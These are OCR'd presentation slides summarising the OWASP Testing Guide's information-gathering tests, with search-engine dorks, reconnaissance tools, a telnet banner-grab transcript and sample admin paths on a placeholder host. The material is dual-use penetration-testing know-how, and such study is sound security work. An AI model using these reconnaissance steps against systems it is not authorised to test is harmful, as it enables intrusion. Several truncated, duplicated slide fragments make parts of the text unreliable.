
Conduct Search Engine Discovery and Reconnaissance for Information Leakage (OTG-INFO-001)

- site:www.owasp.org
- cache:owasp.org

- Maltego
- Shodanhq

Conduct Search Engine Discovery and Reconnaissance for Information Leakage (OTG-INFO-001)

- ShodanHQ query on CNS.LU site




Fingerprint Web Server (OTG-INFO-002)

```
$ telnet sunone.example.com 80
GET / HTTP/3.0
HTTP/1.1 400 Bad request
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:25:00 GMT
Content-length: 0
Content-type: text/html
Connection: close
```

Review Webserver Metafiles for Information Leakage (OTG-INFO-003)

- Robots.txt
- Meta Tag




Enumerate Applications on Webserver (OTG-INFO-004)

- Enumerate Applications on Webserver (OTG-INFO-004)

- Non-standard ports
- Virtual hosts
- Different base URL
- Reverse-IP services


- NMAP
- Manual hacking
- DNS



Review webpage comments and metadata for information leakage (OTG-INFO-005)

- Comments in META tags
- Javascript libraries versions


/*! * jQuery JavaScript Library v1.4.4 * http://jquery.com/ * * Copyright 2010, John Resig * Dual licensed under the MIT or GPL Version 2 licenses. * http://jquery.org/license * * Includes Sizzle.js * http://sizzlejs.com/ * Copyright 2010, The Dojo Foundation * Released under the MIT, BSD, and GPL Licenses. * * Date



Identify application entry points (OTG-INFO-006)

- Identify application entry points (OTG-INFO-006)
- All POST, Cookie, GET, SESSION variables.

- Tamper Data for Firefox
- FireBug
- ZAP
- BURP



Map execution paths through application (OTG-INFO-007)

- Map the target application and understand the principal workflows.
- Diagramming software
- Spider


- http://target.org/phpmyadmin
- http://target.org/application1
- http://target.org/manager

Testing Guid

Map execution p


- Map the target ap
- Diagramming soft
- Spider

- http://target.org/
- http://target.org/
- http://target.org/



Fingerprint Web Application Framework (OTG-INFO-008)

- Javascript Libraries
- Security Components in place
- HTTP headers
- Cookies
- HTML source code
- Specific files and folders
- Wappalyzer



Fingerprint Web Application (OTG-INFO-009)

- HTML source code
- Cookies
- Wordpress scanner, Joomla Scanner

Fingerprint W…09)

- HTML source c…
- Cookies
- Wordpress sca…

